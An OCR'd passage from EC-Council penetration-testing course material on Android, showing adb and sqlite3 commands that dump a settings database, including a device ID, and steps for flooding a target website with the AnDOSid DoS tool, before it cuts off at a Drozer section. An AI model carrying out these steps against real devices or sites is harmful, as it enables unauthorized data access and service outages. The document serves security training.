




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test whether SQLite Database Reveals any Sensitive Data (Cont'd)

- Execute **select command** to extract sensitive information



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test whether SQLite Database Reveals any Sensitive Data

SQLite is an in-process software library having server-less, zero-configuration, self-contained, transactional SQL database engine. This database does not require any connection compared to other databases. The package android.database.sqlite is a collection of classes that are used for database management in the Android environment.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

You need to check whether SQLite database reveals any sensitive data. The following steps show the process of testing the SQLite database for sensitive data:

- Launch adb shell
- Navigate to **data/datacom.android.<application name>/.databases/.db** file




Figure K.43: Screenshot of adb shell

- Run **sqlite3 [.db file]**
- Execute .tables and .schema to know database tables and schema used in target application

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
con.android.quicksearchbox
con.android.sdksetup
con.android.settings
con.android.sharedstoragebackup
con.android.soundrecorder
con.android.speechrecorder
con.android.systemui
con.android.vpndialogs
con.android.wallpaper.livepicker
con.android.widgetpreview
con.example.android.apis
con.example.android.livecubes
con.example.android.softkeyboard
con.motorola.pgmsystem
con.motorola.programmenu
com.svox.pico
jp.co.omronsoft.openwnn
# cd com.android.providers.settings
cd com.android.providers.settings
# ls
ls
databases
lib
# cd databases
cd databases
# ls
ls
settings.db
settings.db-shm
settings.db-wal
# sqlite3 settings.db
sqlite3 settings.db
SQLite version 3.7.4
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> .tables
.tables
android_metadata    bookmarks           system
bluetooth_devices   secure
sqlite> .schema
.schema
CREATE TABLE android_metadata (locale TEXT);
CREATE TABLE bluetooth_devices (_id INTEGER PRIMARY KEY,name TEXT,addr TEXT,channel INTEGER,type INTEGER);
CREATE TABLE bookmarks (_id INTEGER PRIMARY KEY,title TEXT,folder TEXT,intent TEXT,shortcut INTEGER,ordering INTEGER);
CREATE TABLE secure (_id INTEGER PRIMARY KEY AUTOINCREMENT,name TEXT UNIQUE ON CONFLICT REPLACE,value TEXT);
CREATE TABLE system (_id INTEGER PRIMARY KEY AUTOINCREMENT,name TEXT UNIQUE ON CONFLICT REPLACE,value TEXT);
CREATE INDEX bookmarksIndex1 ON bookmarks (folder);
CREATE INDEX bookmarksIndex2 ON bookmarks (shortcut);
CREATE INDEX secureIndex1 ON secure (name);
CREATE INDEX systemIndex1 ON system (name);
sqlite>
```

Figure K.44: Screenshot of adb shell showing database tables and schema


- Execute “select” command to extract sensitive information.

```
# sqlite3 settings.db
sqlite3 settings.db
SQLite version 3.7.4
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> select * from secure;
select * from secure;
1|bluetooth_on|0
2|data_roaming|0
5|assisted_gps_enabled|1
6|network_preference|1
7|usb_mass_storage_enabled|1
8|wifi_on|0
9|wifi_networks_available_notification_on|1
10|preferred_network_mode|0
11|cdma_cell_broadcast_sms|1
12|preferred_cdma_subscription|1
13|mock_location|1
14|backup_enabled|1
15|backup_transport|android/com.android.internal.backup.LocalTransport
16|mount_play_not_snd|1
17|mount_ums_autostart|0
18|mount_ums_prompt|1
19|mount_ums_notify_enabled|1
20|accessibility_script_injection|0
21|accessibility_web_content_key_bindings|0x13=0x01000100; 0x14=0x01010100; 0x15=0x02000001; 0x16=0x02010001; 0x200000013=0x02000601; 0x200000014=0x02
010601; 0x200000015=0x03020101; 0x200000016=0x03010201; 0x200000023=0x02000301; 0x200000024=0x02010301; 0x200000037=0x03070201; 0x200000038=0x03000701
:0x03010701:0x03020701;
22|long_press_timeout|500
23|touch_exploration_enabled|0
24|speak_password|0
25|android_id|8db79d3048e752d1
28|enabled_input_methods|com.android.inputmethod.latin/.LatinIME:com.android.inputmethod.pinyin/.PinyinIME:jp.co.omronsoft.openwnn/.OpenWnnJAJP
29|input_methods_subtype_history|
30|selected_input_method_subtype|-1
31|default_input_method|com.android.inputmethod.latin/.LatinIME
32|selected_spell_checker|com.android.inputmethod.latin/.spellcheck.AndroidSpellCheckerService
33|selected_spell_checker_subtype|0
34|throttle_reset_day|3
35|device_provisioned|1
36|install_non_market_apps|1
37|backup_provisioned|1
38|wifi_country_code|us
39|location_providers_allowed|
sqlite> _
```

Figure K.45: Screenshot of adb shell executing select command

Using the above commands, you may test an Android app’s security by obtaining tables having sensitive information, such as usernames, passwords, etc. and may further use them to access the app in an unauthorized manner.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Perform a DoS Attack on Android Phone

The DoS is a cyberattack that floods the network with invalid requests bringing the entire network down. DoS attacks may be performed from Android phone by using a tool called AnDOSid, which may be used for network stress testing. This tool is designed for security professionals and has the capability to launch DoS attacks that could affect the web applications. This tool provides a dropdown list of recent targets and an option for GET-based testing.

You may use the tool, AnDOSid, to perform DoS and DDoS attacks on an Android phone. The following steps describe the process to perform the DoS attack from an Android mobile:

1. Launch AnDOSid from the Android mobile and tap on Continue to proceed as shown below:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure K.46: Screenshot of launching AnDoSid

2. Set the target by providing the URL of the target website that you want to perform the DoS attack on at the Target URL option. Fix the size of the payload as you wish and then the millisecond between posts, these are 1024 and 1000 by default.





Figure K.47: Screenshot of AnDoSid

3. Launch the attack by tapping on the Go option.
4. Tap on the Stop button to terminate the attack.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Find and Exploit Android App Vulnerabilities using Drozer

Smartphones connect to multiple IP addresses in a short span of time and most of the information exchanged is unencrypted and vulnerable to various attacks. Any flaws in the Android applications leading to information leakage may cause a huge loss to the user. Most common vulnerabilities 